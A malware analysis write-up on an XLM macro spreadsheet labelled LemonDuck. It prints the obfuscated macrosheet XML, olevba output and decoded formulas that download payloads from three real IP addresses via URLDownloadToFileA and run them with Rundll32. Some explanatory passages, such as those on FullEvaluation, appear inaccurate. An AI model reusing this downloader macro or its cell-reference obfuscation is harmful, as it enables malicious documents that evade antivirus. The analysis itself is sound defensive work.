
Figure 1.8

sheet1.xml and sheet2.xml have suspicious looking formulas which are getting obfuscated in some way that an antivirus can not be able to detect them. The file uses data references from cell to form malicious code. This can bypass any traditional antivirus program very easily. (See figure 1.9 & 2.0)


C:\Users\Admin\Desktop\f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5\f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5 - Copy....
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
sheet1.xml
sheet2.xml
Show hidden ico

```
="2" t="s"><v>16</v></c><c r="AL109" s="2" t="s"><v>10</v></c></row><row r="110" spans="37:38" x14ac:dyDescent="0.3"><c r=
"AK110" s="2" t="s"><v>16</v></c><c r="AL110" s="2" t="s"><v>3</v></c></row><row r="111" spans="37:38" x14ac:dyDescent=
"0.3"><c r="AL111" s="2" t="s"><v>11</v></c></row><row r="112" spans="37:38" x14ac:dyDescent="0.3"><c r="AK112" s="2" t="s"
><v>17</v></c><c r="AL112" s="2" t="s"><v>12</v></c></row><row r="113" spans="37:38" x14ac:dyDescent="0.3"><c r="AL113" s=
"2" t="s"><v>7</v></c></row><row r="114" spans="37:38" x14ac:dyDescent="0.3"><c r="AL114" s="2" t="s"><v>13
</v></c></row><row r="115" spans="37:38" x14ac:dyDescent="0.3"><c r="AL115" s="2" t="s"><v>18</v></c></row><row r="117"
spans="37:38" x14ac:dyDescent="0.3"><c r="AK117" s="2" t="s"><v>2</v></c></row><row r="262" spans="41:41" x14ac:dyDescent=
"0.3"><c r="AO262" s="2" t="str"><f>NOW()&amp;".dat"</f><v>44273,4828008102.dat</v></c></row><row r="265" spans="41:41"
x14ac:dyDescent="0.3"><c r="AO265" s="2" t="b"><f>
NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=FORMULA.FILL(","&amp;AL101&amp;AL113&amp;AL113&amp;
AL99&amp;AL114&amp;"g"&amp;"i"&amp;"s"&amp;"t"&amp;"e"&amp;"r"&amp;"S"&amp;"e"&amp;"r"&amp;"v"&amp;"e"&amp;
"r",AP265)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()</f><v>0</v></c></row><row r="271" spans=
"41:41" x14ac:dyDescent="0.3"><c r="AO271" s="2" t="b"><f>NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=""&amp;""&amp;REGISTER("U"
&amp;AL99&amp;AL100&amp;AK117&amp;AL110&amp;AL104,"U"&amp;AL99&amp;AL100&amp;AL101&amp;AL102&amp;AL103&amp;AL104&amp;AL105
&amp;AL106&amp;AL107&amp;AL108&amp;AL109&amp;AL110&amp;AL111&amp;AL112&amp;AL113&amp;AL114&amp;AL115,AK105&amp;AK106&amp;
AK107&amp;AK108&amp;AK109&amp;AK110,AK112,,1,9)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()</f><v>0</v></c></row><row r="272" spans
="41:41" x14ac:dyDescent="0.3"><c r="AO272" s="2" t="e"><f>NOW()=NOW()=NOW()=HERTY(0,AH87&amp;Z400&amp;
AO262,"..\Fol.doka",0,0)</f><v>#NAME?</v></c></row><row r="273" spans="41:47" x14ac:dyDescent="0.3"><c r="AO273" s="2" t=
"e"><f>NOW()=NOW()=NOW()=HERTY(0,AH87&amp;Z401&amp;AO262,"..\Fol.doka1",0,0)</f><v>#NAME?</v></c></row><row r="274" spans=
"41:47" x14ac:dyDescent="0.3"><c r="AO274" s="2" t="e"><f>NOW()=NOW()=NOW()=HERTY(0,AH87&amp;Z402&amp;
AO262,"..\Fol.doka2",0,0)</f><v>#NAME?</v></c></row><row r="277" spans="41:47" x14ac:dyDescent="0.3"><c r="AO277" s="2" t=
"e"><f>GOTO(sheet2!X191)</f><v>#N/A</v></c></row><row r="281" spans="41:47" x14ac:dyDescent="0.3"><c r="AU281" s="2" t="b"
><f>RETURN()</f><v>0</v></c></row><row r="400" spans="26:26" x14ac:dyDescent="0.3"><c r="Z400" s="2" t="s"><v>20
</v></c></row><row r="401" spans="26:26" x14ac:dyDescent="0.3"><c r="Z401" s="2" t="s"><v>21</v></c></row><row r="402"
spans="26:26" x14ac:dyDescent="0.3"><c r="Z402" s="2" t="str"><f>"195.123.213.126/"</f><v>195.123.213.126/
</v></c></row></sheetData><pageMargins left="0.7" right="0.7" top="0.75" bottom="0.75" header="0.3" footer="0.3"/>
<pageSetup paperSize="9" orientation="portrait" r:id="rId1"/><drawing r:id="rId2"/></xm:macrosheet>
```

Figure 1.9


C:\Users\Admin\Desktop\f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5\f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5 - Copy....
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
sheet1.xml
sheet2.xml

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<xm:macrosheet xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:xm=
"http://schemas.microsoft.com/office/excel/2006/main" xmlns:r=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:mc=
"http://schemas.openxmlformats.org/markup-compatibility/2006" mc:Ignorable="x14ac xr xr2 xr3 xr6" xmlns:x14ac=
"http://schemas.microsoft.com/office/spreadsheetml/2009/9/ac" xmlns:xr=
"http://schemas.microsoft.com/office/spreadsheetml/2014/revision" xmlns:xr2=
"http://schemas.microsoft.com/office/spreadsheetml/2015/revision2" xmlns:xr3=
"http://schemas.microsoft.com/office/spreadsheetml/2016/revision3" xmlns:xr6=
"http://schemas.microsoft.com/office/spreadsheetml/2016/revision6" xr6:uid="{00000000-0001-0000-0200-000000000000}"
><dimension ref="X211:X220"/><sheetViews><sheetView showFormulas="1" workbookViewId="0"/></sheetViews><sheetFormatPr
defaultColWidth="5.88671875" defaultRowHeight="14.4" x14ac:dyDescent="0.3"/><cols><col min="1" max="16384" width=
"5.88671875" style="2"/></cols><sheetData><row r="211" spans="24:24" x14ac:dyDescent="0.3"><c r="X211" s="2" t="b"><f>
NOW()=NOW()=NOW()=FORMULA.FILL(sheet1!AL99&amp;"u"&amp;"n"&amp;"d"&amp;"l"&amp;"l"&amp;"3"&amp;"2
",Y211)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=N
OW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()</f><v>0</v></c></row><row r="213" spans="24:24" x14ac:dyDescent="0.3"><c r=
"X213" s="2" t="b"><f>NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC(sheet2!Y211&amp;"..\Fol.doka"&amp;
sheet1!AP265)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()</f><v>0</v></c></row><row r="214" spans="24:24" x14ac:dyDescent="0.3"><c
r="X214" s="2" t="b"><f>NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC(sheet2!Y211&amp;"..\Fol.doka1"&amp;
sheet1!AP265)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()</f><v>0</v></c></row><row r="215" spans="24:24" x14ac:dyDescent="0.3"><c
r="X215" s="2" t="b"><f>NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC(sheet2!Y211&amp;"..\Fol.doka2"&amp;
sheet1!AP265)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()</f><v>0</v></c></row><row r="220" spans="24:24" x14ac:dyDescent="0.3"><c
r="X220" s="2" t="b"><f>GOTO(sheet1!AU279)</f><v>0</v></c></row></sheetData><pageMargins left="0.7" right="0.7" top="0.75"
bottom="0.75" header="0.3" footer="0.3"/><pageSetup paperSize="9" orientation="portrait" r:id="rId1"/><drawing r:id="rId2"
/></xm:macrosheet>
```


Figure 2.0

Python has very reach collection of scripts of tools called **“OLETOOLS”** which is used to analyse malicious Microsoft Documents, specially (Word, Excel, PowerPoint etc.) to find malicious content and code hidden into file. The above .xml files have macros with other xml content, which makes it difficult to analyse the code. I have extracted the malicious code using **OLETOOLS’s** on of scripts called **olevba.py** and stored into macros.txt file to analyze. Remember, our sheets have filled with white colour and macros have some references to cell location, so that I have removed filled colour from cells and now let’s analyze the code.

Stage 0

```
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.1 on Python 3.10.6 - http://decalage.info/python/oletools
===============================================================================
FILE: LemonDuck.xlsm
Type: OpenXML
-------------------------------------------------------------------------------
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' RAW EXCEL4/XLM MACRO FORMULAS:
' SHEET: sheet1, Macrosheet
' CELL:AO265, =NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=FORMULA.FI
LL(","&AL101&AL113&AL113&AL99&AL114&"g"&"i"&"s"&"t"&"e"&"r"&"S"&"e"&"r"&"v"&"e"&"r",AP265)=NOW()=
NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW(), 0
' CELL:AO271, =NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=""&""&REGISTER("U"&AL99&AL100&AK117&AL110&AL10
4,"U"&AL99&AL100&AL101&AL102&AL103&AL104&AL105&AL106&AL107&AL108&AL109&AL110&AL111&AL112&AL113&AL
114&AL115,AK105&AK106&AK107&AK108&AK109&AK110,AK112,,1,9)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW(), 0
' CELL:AO272, =NOW()=NOW()=NOW()=HERTY(0,AH87&Z400&AO262,"..\Fol.doka",0,0), #NAME?
' CELL:AO273, =NOW()=NOW()=NOW()=HERTY(0,AH87&Z401&AO262,"..\Fol.doka1",0,0), #NAME?
' CELL:AO274, =NOW()=NOW()=NOW()=HERTY(0,AH87&Z402&AO262,"..\Fol.doka2",0,0), #NAME?
' CELL:AO277, =GOTO('sheet2'!X191), #N/A
' CELL:AU281, =RETURN(), 0
' CELL:AH87, None, http://
' CELL:AL99, None, R
' CELL:AL100, None, L
' CELL:AL101, None, D
' CELL:AL102, None, o
' CELL:AL103, None, w
' CELL:AL104, None, n
' CELL:AK105, None, J
' CELL:AL105, None, l
' CELL:AK106, None, J
' CELL:AL106, None, o
' CELL:AK107, None, C
' CELL:AL107, None, a
' CELL:AK108, None, C
' CELL:AL108, None, d
' CELL:AK109, None, B
' CELL:AL109, None, T
' CELL:AK110, None, B
' CELL:AL110, None, o
' CELL:AL111, None, F
' CELL:AK112, None, HERTY
' CELL:AL112, None, i
' CELL:AL113, None, l
' CELL:AL114, None, e
' CELL:AL115, None, A
' CELL:AK117, None, M
' CELL:AO262, None, 44273,4828008102.dat
' CELL:Z400, None, 188.127.227.99/
' CELL:Z401, None, 45.150.67.29/
' CELL:Z402, None, 195.123.213.126/
' SHEET: sheet2, Macrosheet
' CELL:X211, =NOW()=NOW()=NOW()=FORMULA.FILL('sheet1'!AL99&"u"&"n"&"d"&"l"&"l"&"3"&"2 ",Y211)=NOW
()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW
()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW(), 0
' CELL:X213, =NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC('sheet2'!Y211&"..\Fol.doka"&'sheet1'!AP26
5)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW(), 0
' CELL:X214, =NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC('sheet2'!Y211&"..\Fol.doka1"&'sheet1'!AP26
5)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW(), 0
' CELL:X215, =NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC('sheet2'!Y211&"..\Fol.doka2"&'sheet1'!AP26
5)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW(), 0
' CELL:X220, =GOTO('sheet1'!AU279), 0
' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
' CELL:AO265     , FullEvaluation      , False
' CELL:AO271     , FullEvaluation      , False
' CELL:AO272     , PartialEvaluation   , "False==URLMon.URLDownloadToFileA(0,""http://188.127.22
7.99/44273,4828008102.dat"",""..\Fol.doka"",0,0)"
' CELL:AO273     , PartialEvaluation   , "False==URLMon.URLDownloadToFileA(0,""http://45.150.67.2
9/44273,4828008102.dat"",""..\Fol.doka1"",0,0)"
' CELL:AO274     , PartialEvaluation   , "False==URLMon.URLDownloadToFileA(0,""http://195.123.21
3.126/44273,4828008102.dat"",""..\Fol.doka2"",0,0)"
' CELL:AO277     , FullEvaluation      , GOTO(sheet2X191)
' CELL:X211      , FullEvaluation      , False
' CELL:X213      , PartialEvaluation   , "False==EXEC(""Rundll32 ..\Fol.doka,DllRegisterServer"")
=45007.5981712963=45007.59819444444=45007.59821759259=45007.59824074074=45007.59826388889=45007.5
98287037035"
' CELL:X214      , PartialEvaluation   , "False==EXEC(""Rundll32 ..\Fol.doka1,DllRegisterServe
r"")=45007.598449074074=45007.59847222222=45007.598495370374=45007.59851851852=45007.598541666666
=45007.59856481481"
' CELL:X215      , PartialEvaluation   , "False==EXEC(""Rundll32 ..\Fol.doka2,DllRegisterServe
r"")=45007.59872685185=45007.59875=45007.59877314815=45007.5987962963=45007.59881944444=45007.598
84259259"
' CELL:X220      , FullEvaluation      , GOTO(sheet1AU279)
' CELL:AU281     , FullEvaluation      , RETURN()
```

This is stage 0 payload, which is obfuscated and not properly analysed. Let’s analyse it and decode it to proper format and code. As I said early, this code references to many cell values in the sheet. Let’s first unhide it and decode the code with available data. (See figure 2.1)



SECURITY WARNING Macros have been disabled.

AO112

	AK	AL
99		R
100		L
101		D
102		o
103		w
104		n
105	J	l
106	J	o
107	C	a
108	C	d
109	B	T
110	B	o
111		F
112	HERTY	i
113		l
114		e
115		A
117	M	

Figure 2.1

Stage 1

This is the decoded version of sample macros. These are excel functions which uses cell references to concatenate malicious command and stores them into different cells and them executes them using **=EXEC()** function.

```
#' SHEET: sheet1, Macrosheet

# Problem
# ' CELL:AO265, =NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=FORMULA.
FILL(","&AL101&AL113&AL113&AL99&AL114&"g"&"i"&"s"&"t"&"e"&"r"&"S"&"e"&"r"&"v"&"e"&"r",AP265)=NOW
()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW(), 0

# Decoded Solution
#This function fills "DLLRegisterServer" into cell AP265
=FORMULA.FILL("DLLRegisterServer",AP265)

# Problem
#' CELL:AO271, =NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=""&""&REGISTER("U"&AL99&AL100&AK117&AL110&AL1
04,"U"&AL99&AL100&AL101&AL102&AL103&AL104&AL105&AL106&AL107&AL108&AL109&AL110&AL111&AL112&AL113&A
L114&AL115,AK105&AK106&AK107&AK108&AK109&AK110,AK112,,1,9)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW(), 0

# Decoded Solution
=REGISTER("URLMon","URLDownloadToFileA", JJCCBB, HERTY,,1,9)

# Problem
```

```
#' CELL:AO272, =NOW()=NOW()=NOW()=HERTY(0,AH87&Z400&AO262,"..\Fol.doka",0,0), #NAME?

# Decoded Solution
# Cell A0262 = =NOW()&".dat" which makes filename random.
=HERTY(0,http://188.127.227.99/something.dat","..\Fol.doka",0,0)

# Problem
#' CELL:AO273, =NOW()=NOW()=NOW()=HERTY(0,AH87&Z401&AO262,"..\Fol.doka1",0,0), #NAME?

# Decoded Solution
# Cell A0262 = =NOW()&".dat" which makes filename random.
=HERTY(0,http://45.150.67.29/something.dat,"..\Fol.doka1",0,0), #NAME?

# Problem
#' CELL:AO274, =NOW()=NOW()=NOW()=HERTY(0,AH87&Z402&AO262,"..\Fol.doka2",0,0), #NAME?

# Decoded Solution
# Cell A0262 = =NOW()&".dat" which makes filename random.
=HERTY(0,http://195.123.213.126/something.dat,"..\Fol.doka2",0,0), #NAME?


44273.4828008102.dat    # The exact name of .dat file appears here because =NOW() function execut
ed and returned the time.

# Problem
# ' CELL:X211, =NOW()=NOW()=NOW()=FORMULA.FILL('sheet1'!AL99&"u"&"n"&"d"&"l"&"l"&"3"&"2 ",Y211)=N
OW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NO
W()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=NOW(), 0

# Decoded Solution
Y211=FORMULA.FILL('sheet1', "Rundll32",Y211) # This fills Y211 cell of sheet1 with "Rundll32" val
ue.

# Problem
# ' CELL:X213, =NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC('sheet2'!Y211&"..\Fol.doka"&'sheet1'!AP2
65)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW(), 0

# Decoded Solution
=EXEC(Rundll32 ..\Fol.doka)

# Problem
# ' CELL:X214, =NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC('sheet2'!Y211&"..\Fol.doka1"&'sheet1'!AP
265)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW(), 0

# Decoded Solution
=EXEC(Rundll32 ..\Fol.doka1)

# Problem
# ' CELL:X215, =NOW()=NOW()=NOW()=NOW()=NOW()=NOW()=EXEC('sheet2'!Y211&"..\Fol.doka2"&'sheet1'!AP
265)=NOW()=NOW()=NOW()=NOW()=NOW()=NOW(), 0

# decoded Solution
=EXEC(Rundll32 ..\Fol.doka2)

' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
' CELL:AO265     , FullEvaluation      , False
' CELL:AO271     , FullEvaluation      , False
' CELL:AO272     , PartialEvaluation   , False

== URLMon.URLDownloadToFileA(0,""http://188.127.227.99/44273.4828008102.dat"",""..\Fol.doka"",0,
0)"

' CELL:AO273     , PartialEvaluation   , False
```

```
==URLMon.URLDownloadToFileA(0,""http://45.150.67.29/44273.4828008102.dat"",""..\Fol.doka1"",0,0)"

' CELL:AO274     , PartialEvaluation   , False
==URLMon.URLDownloadToFileA(0,""http://195.123.213.126/44273.4828008102.dat"",""..\Fol.doka2"",0,
0)"

' CELL:AO277     , FullEvaluation      , GOTO(sheet2X191)
' CELL:X211      , FullEvaluation      , False
' CELL:X213      , PartialEvaluation   , False

==EXEC(""Rundll32 ..\Fol.doka,DllRegisterServer"")

' CELL:X214      , PartialEvaluation   , False

==EXEC(""Rundll32 ..\Fol.doka1,DllRegisterServer"")

' CELL:X215      , PartialEvaluation   , False

==EXEC(""Rundll32 ..\Fol.doka2,DllRegisterServer"")

' CELL:X220      , FullEvaluation      , GOTO(sheet1AU279)
' CELL:AU281     , FullEvaluation      , RETURN()
```

Let's understand what is happening here.

- First, it puts "DLLRegisterServer" in cell AP265
- Then, it makes "URLMon.URLDownloadToFileA" and stores it to cell AO271
- Then, It creates 3 different URLs to download a malicous **.dat** file
  - http[:]//188[.]127[.]227[.]99/something[.]dat
  - http[:]//45[.]150[.]67[.]29/something[.]dat
  - http[:]//195[.]123[.]213[.]126/something[.]dat
- These three different files are then stored with three different names **Fol.doka, Fol.doka1, Fol.doka2** in same sequence.
- Originally, this **something.dat** is converted as **44273.4828008102.dat** in this malicious document.
- Now code moves to sheet2 and creates string **"Rundll32"** and stores it into cell Y211
- Now it tries to execute **Fol.doka, Fol.doka1, Fol.doka2** as DLL using **"Rundll32"** using **=EXEC()** function and tries to register them as DLL in the system.
- Along with that it changes **FullEvalution** and **PartialEvalution** properties of shell to False.

The **FullEvaluation** property specifies whether Excel should evaluate all formulas and dependencies in a worksheet, even if they have not been marked as dirty (i.e., changed or updated). Setting this property to True can ensure that all calculations are up to date, but it can also be time-consuming and resource-intensive, especially for large worksheets with complex formulas.

The **PartialEvaluation** property, on the other hand, specifies whether Excel should evaluate only a subset of formulas and dependencies in a worksheet, based on certain criteria (e.g., data changes or cell references). Setting this property can improve performance by reducing the number of calculations that Excel needs to perform.


Dynamic Analysis

To analyze the malware dynamically, I have used Hybrid Analysis cloud sandboxing platform. Hybrid Analysis sandbox is a virtual environment that allows security researchers and analysts to analyze malware samples in a safe and controlled manner. The sandbox is a secure and isolated system that simulates the behavior of an actual computer, but runs in a controlled environment with limited access to the rest of the system.

When a malicious file is submitted to Hybrid Analysis, it is automatically analyzed in the sandbox environment. The sandbox records every action taken by the file, including network activity, file changes, registry modifications, and system events. This information is then used to generate a report that provides detailed insights into the behavior of the malware.

The Hybrid Analysis sandbox is designed to help security professionals understand how malware works, identify potential threats, and develop effective countermeasures to protect against them. It is an invaluable tool for anyone working in the field of cybersecurity.

As the code reveals, it tries to register downloaded file as a DLL on the system, which makes detection hard. (See figure 2.2)



Anti-Detection/Stealthyness

Detected Rundll32 process execution


details	Process "Rundll32.exe" with commandline "Rundll32 ..\\Fol.doka,DllRegisterServer" (Show Process) Process "Rundll32.exe" with commandline "Rundll32 ..\\Fol.doka1,DllRegisterServer" (Show Process)
source	Monitored Target
relevance	10/10
ATT&CK ID	T1218.011 (Show technique in the MITRE ATT&CK™ matrix)

Figure 2.2

It uses **NTDLL.dll** native library function to generate process token and tries to set information of the process. The NT Process Open Token is a security-related mechanism in the Windows operating system that allows a process to open a handle to another process and impersonate its security context. This can be useful in various scenarios, such as when an application needs to perform certain actions with the same level of privileges as another running process.

For example, if a process needs to access a file or resource that requires administrator-level permissions, it can open a handle to a separate process that is running under an administrator account, then use the NT Process Open Token to assume the security credentials of that process. This allows the second process to perform the necessary actions without requiring the user to explicitly elevate the permissions of the first process.

The **NTSetInformationProcess** function provides a flexible mechanism for processes to configure and control various aspects of their own behavior and interaction with the Windows operating system. This configuration options includes Process Priority, Process Affinity, Debugging, Security. (See figure 2.3)



Contains native function calls

